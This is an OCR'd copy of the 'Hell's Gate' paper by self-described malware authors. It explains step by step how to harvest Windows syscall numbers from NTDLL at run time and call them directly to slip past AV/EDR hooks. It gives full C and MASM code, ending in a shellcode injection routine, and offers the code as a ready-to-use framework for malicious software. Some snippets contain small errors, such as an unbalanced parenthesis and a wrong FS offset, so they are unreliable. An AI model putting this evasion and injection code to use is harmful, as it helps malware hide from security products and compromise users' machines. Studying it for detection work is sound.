
Hell’s Gate

by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec)



“I [am] he that liveth, and was dead; and, behold, I am alive for evermore, Amen; and have the keys of hell and of death.” - (Revelation 1:18)

As of recent it has become more and more evident individuals have become dependent on tools and/or methodologies which rely on static elements for function invocation. In this case, we are referring to system calls (syscalls). In an ideal scenario, static and/or hard coded elements should be avoided - rarely do you see VX deployed which can possess the ability to reliably assume its target platform subsystem. Hence, syscalls are not utilised often in the wild. This has produced VX which takes a more archaic approach - rather invoking system calls; the VX relies on well-established methodologies, the run-time reproduction of LoadLibrary, GetProcAddress, and FreeLibrary. This method has been sufficient in nullifying the PE files Import Address Table (IAT) as well as evading rudimentary heuristic analysis.

Hitherto the production of this paper we ourselves have avoided syscalls. The hard coded elements are poor practice. However, we are happy to report that we have lifted the veil, we have identified an approach capable of programmatically aggregating syscalls, at run-time, shedding us of unnecessary dependencies. For the sake of brevity, this paper will primarily focus on dynamically retrieving syscalls. This paper assumes you possess knowledge pertaining to both Windows internals and the Windows PE file format. As a final note, as we conclude this segment, the Hell’s Gate term, beyond the religious connotation, is a reference to the famous Heaven’s Gate technique developed by Roy G. Biv which demonstrated executing 32bit code from a 64bit process or vice versa. (link).

Index

Part 1. The Historic Approach

For over 20 years, one of the most popular forms of evasion, in regards to both dynamic and static analysis, was nullifying the Import Address Table (IAT) of the PE file by programmatically recreating the well-known functions LoadLibrary, GetProcAddress, and FreeLibrary. This methodology achieved notoriety when published in the 1997 e-zine 29a Labs volume #2 article GetProcAddress-alike utility by Jack Qwerty (link). His code illustrated parsing the in-memory module Kernel32.dll's Export Address Table (EAT) and programmatically resolving function addresses required for his VX infection routines. He developed this utility to aid in infector development, as it did not rely on hard coded function addresses.

Although this method will continue to be a valid approach, and will still be continued to be used by many VX authors, there has been an ongoing trend of Red Teamers to utilise syscalls. In June 2019, Cornelis de Plaa (@Cneelis) published an article titled “Red Team Tactics: Combining Direct System Calls and sRDI to bypass AV/EDR” (link). This article popularised the usage of syscalls, introducing this methodology for its enhanced defense/evasion capabilities. Shortly after, Jackson T. (@Jackson_T) released on GitHub (link) the SysWhisper python utility script. This [syscalls] eliminates, first, the need for an in-memory module to be linked implicitly or explicitly, thus achieving absolute position independence, and second, this method disregards the use of documented (e.g. VirtualAlloc) to undocumented (e.g. NtAllocateVirtualMemory) via API forwarding which carry the potential to be hooked by installed EDR or AV products.

At first glance this seems superior however, a problem introduced itself: SysWhisper relies solely on statically defined syscall numbers. This script, as well as other proof-of-concepts discovered online, are incapable of self-resolving and dynamically invoking syscalls during run-time. As a result, it would not be an overstatement to say that they are extraordinarily dependent on the work of Mateusz Jurczyk (@j00ru): Windows X86-64 System Call Table.

After we reviewed SysWhisper, the work of j00ru, and several proof-of-concepts we decided to create Hell’s Gate. This general usage code base self-resolves syscalls without the need of static elements. Additionally, this general usage code base makes zero function invocations to aggregate the syscalls themselves.

Part 2. Hell's Gate

With the exception of minimal and pico processes on the Windows 10 OS, all user mode processes (Ring 3) by default implicitly link against NTDLL.dll as this is where the functionality for the image loader resides. The image loader functionality present within NTDLL.dll contains necessary components responsible for loading (or unloading) other implicitly linked, or delay loaded modules the PE image in question may require to operate correctly. Additionally, NTDLL.dll will contain an array of functionality which houses the final destination of API forwards. These forwards are the location where user mode API invocations will transition into kernel memory address space (Ring 0) via syscalls. In other words, the functions within the NTDLL.dll module are wrappers around syscalls, which is what we are aiming to programmatically resolve at run-time without relying on hard coded definitions.

Because NTDLL.dll is implicitly linked against virtually every PE image loaded into memory we can utilise this in-memory module to our advantage in regards to aggregating syscalls. Unless the PE image's InMemoryModuleList has been tampered with, a common technique employed by AV engines, NTDLL.dll will be the second in-memory module linked against the DLL. The first being the PE image itself. The data output below illustrates Powershell.exe's InMemoryOrderModuleList.

```
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "powershell.exe"
   +0x000 Length           : 0x1c
   +0x002 MaximumLength    : 0x1e
   +0x008 Buffer           : 0x00000239`10bc2b6e  "powershell.exe"
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink->Flink) - 0x10))->BaseDllName
struct _UNICODE_STRING
 "ntdll.dll"
   +0x000 Length           : 0x12
   +0x002 MaximumLength    : 0x14
   +0x008 Buffer           : 0x00007fff`b049f650  "ntdll.dll"
0:000>
```

To those unfamiliar with the PEB (Process Environment Block), the Process Environment Block is a user-mode structure assigned to each process from the kernel. A great deal of information is available online describing this structure, it's contents, how it is established, and its historical significance. For the sake of brevity, we will not go into much detail on how it is created, why it is created, or historical changes between various Windows versions. In this paper, we will specifically address how to access this structure to programmatically traverse the **_PEB_LDR_DATA** member and any of its sub-structures and components.

The PEB's location depends on whether or not the process is operating in either a 32bit or 64bit address space. In a 32bit address space, the PEB can be found at the FS register with a 48byte offset. Conversely, a 64-bit process can locate its PEB at the GS register with a 96byte offset. The code snippet below illustrates how to use Microsoft Intrinsic functions to retrieve the PEB for both 32bit or 64bit processes.

_readgsqword intrinsic function documentation can be found here.

_readfsdword intrinsic function documentation can be found here.

```
int main(VOID) {
      PPEB Peb = (PPEB)__readfsdword(0x30); //32bit process
      PPEB Peb = (PPEB)__readgsqword(0x60); //64bit process

      return ERROR_SUCCESS;
}
```

(Un)fortunately, Microsoft does not define the PEB data structure. In order to retrieve the PEB successfully you must define it yourself. This can be a dangerous game due to the constant changes to the PEB between various Windows versions. The long and painful structure below is the PEB structure I define in my malcode.

```
typedef struct _LSA_UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING, UNICODE_STRING, *PUNICODE_STRING;

typedef struct _LDR_MODULE {
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
    PVOID                   BaseAddress;
    PVOID                   EntryPoint;
    ULONG                   SizeOfImage;
    UNICODE_STRING          FullDllName;
    UNICODE_STRING          BaseDllName;
    ULONG                   Flags;
    SHORT                   LoadCount;
    SHORT                   TlsIndex;
    LIST_ENTRY              HashTableEntry;
    ULONG                   TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;

typedef struct _PEB_LDR_DATA {
    ULONG                   Length;
    ULONG                   Initialized;
    PVOID                   SsHandle;
    LIST_ENTRY              InLoadOrderModuleList;
    LIST_ENTRY              InMemoryOrderModuleList;
    LIST_ENTRY              InInitializationOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;

typedef struct _PEB {
    BOOLEAN                 InheritedAddressSpace;
    BOOLEAN                 ReadImageFileExecOptions;
    BOOLEAN                 BeingDebugged;
    BOOLEAN                 Spare;
    HANDLE                  Mutant;
    PVOID                   ImageBase;
    PPEB_LDR_DATA           LoaderData;
    PVOID                   ProcessParameters;
    PVOID                   SubSystemData;
    PVOID                   ProcessHeap;
    PVOID                   FastPebLock;
    PVOID                   FastPebLockRoutine;
    PVOID                   FastPebUnlockRoutine;
    ULONG                   EnvironmentUpdateCount;
    PVOID*                  KernelCallbackTable;
    PVOID                   EventLogSection;
    PVOID                   EventLog;
    PVOID                   FreeList;
    ULONG                   TlsExpansionCounter;
    PVOID                   TlsBitmap;
    ULONG                   TlsBitmapBits[0x2];
    PVOID                   ReadOnlySharedMemoryBase;
    PVOID                   ReadOnlySharedMemoryHeap;
    PVOID*                  ReadOnlyStaticServerData;
    PVOID                   AnsiCodePageData;
    PVOID                   OemCodePageData;
```

```
    PVOID                   UnicodeCaseTableData;
    ULONG                   NumberOfProcessors;
    ULONG                   NtGlobalFlag;
    BYTE                    Spare2[0x4];
    LARGE_INTEGER           CriticalSectionTimeout;
    ULONG                   HeapSegmentReserve;
    ULONG                   HeapSegmentCommit;
    ULONG                   HeapDeCommitTotalFreeThreshold;
    ULONG                   HeapDeCommitFreeBlockThreshold;
    ULONG                   NumberOfHeaps;
    ULONG                   MaximumNumberOfHeaps;
    PVOID**                 ProcessHeaps;
    PVOID                   GdiSharedHandleTable;
    PVOID                   ProcessStarterHelper;
    PVOID                   GdiDCAttributeList;
    PVOID                   LoaderLock;
    ULONG                   OSMajorVersion;
    ULONG                   OSMinorVersion;
    ULONG                   OSBuildNumber;
    ULONG                   OSPlatformId;
    ULONG                   ImageSubSystem;
    ULONG                   ImageSubSystemMajorVersion;
    ULONG                   ImageSubSystemMinorVersion;
    ULONG                   GdiHandleBuffer[0x22];
    ULONG                   PostProcessInitRoutine;
    ULONG                   TlsExpansionBitmap;
    BYTE                    TlsExpansionBitmapBits[0x80];
    ULONG                   SessionId;
} PEB, *PPEB;
```

As you can see, the PEB is a rather robust structure. The members within this structure are incredibly valuable to not only the Windows OS, but also to us in our goal to aggregate syscalls. Specifically, the member we are most interested in is **LoaderData**.

PPEB_LDR_DATA LoaderData;
This member allows an author to forward link, or backward link, through a double-linked list to enumerate in-memory modules (DLLs) associated with the binary in question. Each **_LIST_ENTRY InMemoryOrderModuleList** can be typecast to a **_LDR_MODULE** structure, which provides greater details about the in-memory module including the base address and DLL name.

In our first example, we will retrieve the PEB and enumerate in-memory modules programmatically for a 64 bit PE file.

```
#include <windows.h>
#include <stdio.h>
#include "peb.h"

int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    printf("%ws\r\n", pLoadModule->FullDllName.Buffer);
    return ERROR_SUCCESS;
}
```

In our code above, we have retrieved the PEB for our current process by getting a pointer to the GS register at an offset of 96 bytes (0x60). We access the **LoaderData** member and **Flink** forward to the second in-memory order module. Additionally, it is important to note that in our forward link we subtract 16-bytes from the **Flink** to ensure we are aligned correctly (this 16byte alignment must be present in both 32bit and 64bit processes). Subsequently we print **FullDllName.Buffer** of the in-memory module to see our result. Under most scenarios, the second in-memory module will be

NTDLL.dll. However, as stated previously, some antivirus engines, such as AVG, may alter the in-memory order module list. If you do not programmatically verify the in-memory module you have flinked to, you may be accessing the wrong module and thus will fail to load any associated functionality.

Understanding this we now possess the capabilities to get the base address of the in-memory module in question. This opens up Pandora's box - we now have the ability to traverse the modules export address table and dynamically resolve system calls.

In this paper we will not describe PE headers. We will explain how we will traverse them, as it falls within scope of this paper, but each PE headers purpose, data it contains, and characteristics will not be discussed. If you're interested in learning more about the PE file format and its associated elements I implore you to read Port Executable File Format by Krzysztof Kowalczyk.

Our objective is to reach the modules Export Address Table. Our formula is as follows:

1. Get base address;
2. Get _IMAGE_DOS_HEADER and verify it by checking the IMAGE_DOS_SIGNATURE
3. Traverse the _IMAGE_NT_HEADER, _IMAGE_FILE_HEADER and _IMAGE_OPTIONAL_HEADER
4. Locate the Export Address Table within the **_IMAGE_OPTIONAL_HEADER**, which is inside the _IMAGE_DATA_DIRECTORY, which we will typecast to an _IMAGE_EXPORT_DIRECTORY data structure.

Lets fill in the blanks in our formula:

```
#include <windows.h>
#include "peb.h"

int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;
    PBYTE ImageBase;
    PIMAGE_DOS_HEADER Dos = NULL;
    PIMAGE_NT_HEADERS Nt = NULL;
    PIMAGE_FILE_HEADER File = NULL;
    PIMAGE_OPTIONAL_HEADER Optional = NULL;
    PIMAGE_EXPORT_DIRECTORY ExportTable = NULL;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 16);

    ImageBase = (PBYTE)pLoadModule->BaseAddress;

    Dos = (PIMAGE_DOS_HEADER)ImageBase;
    if (Dos->e_magic != IMAGE_DOS_SIGNATURE)
        return 1;

    Nt = (PIMAGE_NT_HEADERS)((PBYTE)Dos + Dos->e_lfanew);

    File = (PIMAGE_FILE_HEADER)(ImageBase + (Dos->e_lfanew + sizeof(DWORD));

    Optional = (PIMAGE_OPTIONAL_HEADER)((PBYTE)File + sizeof(IMAGE_FILE_HEADER));

    ExportTable = (PIMAGE_EXPORT_DIRECTORY)(ImageBase + Optional->DataDirectory[0].VirtualAddress);

    return ERROR_SUCCESS;
}
```

In the code above, after we successfully retrieve the base address of the in-memory module we use this to typecast the memory address to the IMAGE_DOS_HEADER. The logic we use is as follows:

1. **_IMAGE_DOS_HEADER** is retrieved from the base address
2. **_IMAGE_NT_HEADER** is the result of adding the **_IMAGE_DOS_HEADER** and it's **e_lfanew** member
3. **_IMAGE_FILE_HEADER** is retrieved by adding the **_IMAGE_DOS_HEADER** + the sizeof a DWORD (unsigned integer value) and adding the base address of the in-memory module
4. **_IMAGE_OPTIONAL_HEADER** is retrieved by adding **_IMAGE_FILE_HEADER** with the size of the IMAGE_FILE_HEADER.

Finally, the **_IMAGE_EXPORT_DIRECTORY** is retrieved by adding the image base of the in-memory module with the address of the **_IMAGE_OPTIONAL_HEADER** member **DataDirectory**, using the virtual address of the first ordinal in the array (zero).

Because we have now successfully traversed to in-memory modules Export Address Table, let's examine the export address table under the microscope.

```
0:000> ?? ((ntdll!_LDR_DATA_TABLE_ENTRY*)(((int64)((ntdll!_PEB*)@@(@$peb))->Ldr-
>InMemoryOrderModuleList.Flink->Flink) - 0x10))->DllBase
void * 0x00007fff`b0370000
0:000> ?? ((ntdll!_IMAGE_NT_HEADERS64*)(((ntdll!_IMAGE_DOS_HEADER*)@@(0x00007fff`b0370000))->e_lfanew
+ 0x00007fffb0370000))->OptionalHeader.DataDirectory
struct _IMAGE_DATA_DIRECTORY [16] 0x00007fff`b0370170
   +0x000 VirtualAddress   : 0x14fe60
   +0x004 Size             : 0x12e4f
0:000> ?? (OLE32!_IMAGE_EXPORT_DIRECTORY*)@@(0x00007fff`b0370000 + 0x14fe60)
struct _IMAGE_EXPORT_DIRECTORY * 0x00007fff`b04bfe60
   +0x000 Characteristics  : 0
   +0x004 TimeDateStamp    : 0xcad89ab4
   +0x008 MajorVersion     : 0
   +0x00a MinorVersion     : 0
   +0x00c Name             : 0x155d6e
   +0x010 Base             : 8
   +0x014 NumberOfFunctions : 0x97e
   +0x018 NumberOfNames    : 0x97d
   +0x01c AddressOfFunctions : 0x14fe88
   +0x020 AddressOfNames   : 0x152480
   +0x024 AddressOfNameOrdinals : 0x154a74
0:000>
```

We can begin traversing the export address table for the functions we desire. In order for us to successfully resolve function addresses, we will need to do additional arithmetic. First, let's review some attributes about the export address table:

- FunctionNameAddressArray, an array containing function names
- FunctionOrdinalAddressArray, this array acts an index for the FunctionAddressArray
- FunctionAddressArray, an array containing function addresses

Because we have read access to the location in which all functions are located, it is possible to *pseudo-disassemble* these functions by reading the bytes at the function's RVA.

To expand on this concept further, although internal components are subject to change, as illustrated by the constant updates provided to j00rus syscall sheet, there are some static elements we can use to intelligently, and dynamically, aggregate system calls. System calls are defined as type WORD (16 bit unsigned integer) and are stored in the **EAX** register and executed with the **syscall** operation (**sysenter** for x86). These functions within NTDLL.dll all share a similar structure of execution.

For example:

```
0:000> uf ntdll!NtCreateMutant
ntdll!NtCreateMutant:
00007fff`b040c3d0 4c8bd1          mov     r10,rcx
00007fff`b040c3d3 b8b3000000      mov     eax,0B3h
00007fff`b040c3d8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007fff`b040c3e0 7503            jne     ntdll!NtCreateMutant+0x15 (00007fff`b040c3e5)  Branch

ntdll!NtCreateMutant+0x12:
00007fff`b040c3e2 0f05            syscall
00007fff`b040c3e4 c3              ret
ntdll!NtCreateMutant+0x15:
00007fff`b040c3e5 cd2e            int     2Eh
00007fff`b040c3e7 c3              ret
0:000> uf ntdll!NtPlugPlayControl
ntdll!NtPlugPlayControl:
00007fff`b040d3b0 4c8bd1          mov     r10,rcx
00007fff`b040d3b3 b832010000      mov     eax,132h
00007fff`b040d3b8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007fff`b040d3c0 7503            jne     ntdll!NtPlugPlayControl+0x15 (00007fff`b040d3c5)  Branch

ntdll!NtPlugPlayControl+0x12:
00007fff`b040d3c2 0f05            syscall
00007fff`b040d3c4 c3              ret

ntdll!NtPlugPlayControl+0x15:
00007fff`b040d3c5 cd2e            int     2Eh
00007fff`b040d3c7 c3              ret
0:000>
```

As shown, functions move into the **R10** register from the **RCX** register and then move the system call into **EAX**. Subsequently, NTDLL.dll will verify whether or not the current thread execution environment is x64 or x86. This is illustrated by the subsequent test to **SharedUserData+0x308**. If the execution environment is determined to be x64 based, the system call is executed otherwise the function returns.

Following this logic the system call of a function can be calculated as follows based on the address of the function in memory:

```
0:000> db (ntdll!NtCreateMutant + 0x4) L 2
00007fff`b040c3d4  b3 00                                          ..
0:000> ? (0x00 << 8) | 0xb3
Evaluate expression: 179 = 00000000`000000b3
0:000> db (ntdll!NtPlugPlayControl + 0x4) L2
00007fff`b040d3b4  32 01                                          2.
0:000> ? (0x01 << 8) | 0x32
Evaluate expression: 306 = 00000000`00000132
0:000>
```

Now that system calls can be dynamically retrieved at run-time we still need a way to dynamically execute the system calls. This is where Hell's Gate comes into play:

```
.data
    wSystemCall DWORD 000h

.code
    HellsGate PROC
        mov wSystemCall, 000h
        mov wSystemCall, ecx
        ret
    HellsGate ENDP

    HellDescent PROC
        mov r10, rcx
        mov eax, wSystemCall

        syscall
        ret
    HellDescent ENDP
End
```

This really small Microsoft Macro Assembler (MASM) code has two methods: HellsGate and HellDescent. The first function will modify the syscall that will be executed and the second one is actually executing the system call.

Our function call looks as follows:

```
WORD syscall = 0x00b3;
HellsGate(syscall);

HANDLE hMutant = INVALID_HANDLE_VALUE;
NTSTATUS st = HellDescent(&hMutant, MUTANT_ALL_ACCESS, NULL, TRUE);
```

Part 3. Implementation

In this section, we will review our proof-of-concept as well as illustrate an actual implementation of Hells Gate, which can be readily used.

A high-level overview of Hells Gate will be as follows: declare a **_VX_TABLE_ENTRY** structure, which contains data associated with a unique system call. Each system call will have its own unique **_VX_TABLE_ENTRY** structure assigned to it. The members within the **_VX_TABLE_ENT**RY structure will be a pointer to the functions address in the in-memory module, a 64bit unsigned integral hash representing the function name in the form of a string, and the syscall itself as a 16bit unsigned integer. Additionally, each **_VX_TABLE_ENTRY** structure will be a member of a larger single **_VX_TABLE** structure.

```
typedef struct _VX_TABLE_ENTRY {
    PVOID   pAddress;
    DWORD64 dwHash;
    WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;

typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtCreateThreadEx;
    VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

As mentioned in Part 2 of this paper, because this code is aiming to be position independent in complete totality, zero function invocations will be made to populate the **_VX_TABLE** structure or any of it's **_VX_TABLE_ENTRY** members. When our binary is loaded into memory, we will get a pointer to the TIB then use this to get access to the PEB. Subsequently, we will ensure that both the TIB and PEB pointer are valid pointers. Finally, we validate the OS is Windows 10 by checking the PEB member **OSMajorVersion**.

```
PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA) {
        return 0x1;
}

PTEB RtlGetThreadEnvironmentBlock() {
#if _WIN64
    return (PTEB)__readgsqword(0x30);
#else
    return (PTEB)__readfsdword(0x16);
#endif
}
```

Again, as mentioned in Part 2 of this paper, we traverse the in-memory order module list to NTDLL, confirm our **PLDR_DATA** alignment by subtracting 16 bytes and then walking the PE image to get access to the EAT.

```
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData-
>InMemoryOrderModuleList.Flink->Flink - 0x10);

PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory
== NULL)
        return 0x01;

BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory) {
    PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
    if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
        return FALSE;
    }

    PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase + pImageDosHeader-
>e_lfanew);
    if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {
        return FALSE;
    }

    *ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase + pImageNtHeaders-
>OptionalHeader.DataDirectory[0].VirtualAddress);
    return TRUE;
}
```

Now that we have successfully retrieved a pointer to the PE images EAT, we invoke **GetVxTableEntry**, a function used to aggregate information from the PE images EAT and populate the **_VX_TABLE** structure.

```
VX_TABLE Table = { 0 };
Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory);

Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx);

Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory);

Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject);
```

GetVxTableEntry function being defined as follows:

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_ENTRY
pVxTableEntry) {
    PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfFunctions);
    PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
    PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory-
>AddressOfNameOrdinals);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase +
pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // MOV EAX
            if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
                BYTE high = *((PBYTE)pFunctionAddress + 5);
                BYTE low = *((PBYTE)pFunctionAddress + 4);
                pVxTableEntry->wSystemCall = (high << 8) | low;
                break;
            }
        }
    }

    return TRUE;
}
```

The code illustrated above is fundamentally similar to the archaic methodology of position independence of getting the function pointer. However, our code goes beyond the call of duty and *pseudo-disassembles* the function. It validates the 3rd bye of the function, to look for the presence of the assembler opcode 0xb8 (MOV EAX). If this opcode is present we continue our *pseudo-disassembly* getting the opcodes following 0xb8. Note that the bitwise operation is present because syscalls are type WORD and therefore are 2 bytes in size.

```
if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
        BYTE high = *((PBYTE)pFunctionAddress + 5);
        BYTE low = *((PBYTE)pFunctionAddress + 4);
        pVxTableEntry->wSystemCall = (high << 8) | low;
        break;
}
```

Now that data has been successfully aggregated, we can now invoke syscalls dynamically using the same assembler code we illustrated in Part 2.

```
.data
    wSystemCall DWORD 0h
.code
    HellsGate PROC
        mov wSystemCall, 0h
        mov wSystemCall, ecx
        ret
    HellsGate ENDP

    HellDescent PROC
        mov r10, rcx
        mov eax, wSystemCall
        syscall
        ret
    HellDescent ENDP
end
```

Finally, now that all the system calls were resolved at run-time, they can be used to execute a payload. In this case this is a simple in-process shellcode injection that will trigger a breakpoint.

```
BOOL Payload(PVX_TABLE pVxTable) {
    NTSTATUS status = 0x00000000;
    char shellcode[] = "\x90\x90\x90\x90\xcc\xcc\xcc\xcc\xc3";

    // Allocate memory for the shellcode
    PVOID lpAddress = NULL;
    SIZE_T sDataSize = sizeof(shellcode);
    HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);

    // Write Memory (i.e. RtlMoveMemory)
    VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));

    // Change page permissions
    ULONG ulOldProtect = NULL;
    HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
    status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);

    // Create thread
    HANDLE hHostThread = INVALID_HANDLE_VALUE;
    HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
    status = HellDescent(&hHostThread, 0x1FFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress,
NULL, FALSE, NULL, NULL, NULL, NULL);

    // Wait for 1 seconds
    LARGE_INTEGER Timeout;
    Timeout.QuadPart = -10000000;
    HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);
    status = HellDescent(hHostThread, FALSE, &Timeout);

    return TRUE;
}
```

Part 4. Conclusion

This method of pseudo-disassembling NTDLL to retrieve the syscall is not new. This has been subject to various papers. However, this paper, to the best of our knowledge, is the only paper currently available, online which thoroughly explains the process of pseudo-disassembling NTDLL, or any other in-memory module, and aggregating the syscall. Additionally, prior to the release of this paper it came to our attention various other individuals released similar papers or code proof-of-concepts. Although, none invoked the syscall, rather they simply disassembled NTDLL and printed the syscall onto the console.

We believe Hell's Gate is excellent in that this is not only a proof-of-concept but also can be a general usage framework for dynamically retrieving syscalls, as well as invoking them, without the usage of static syscall values.

We hope this paper has been informative and helpful.

1luv

am0n && smelly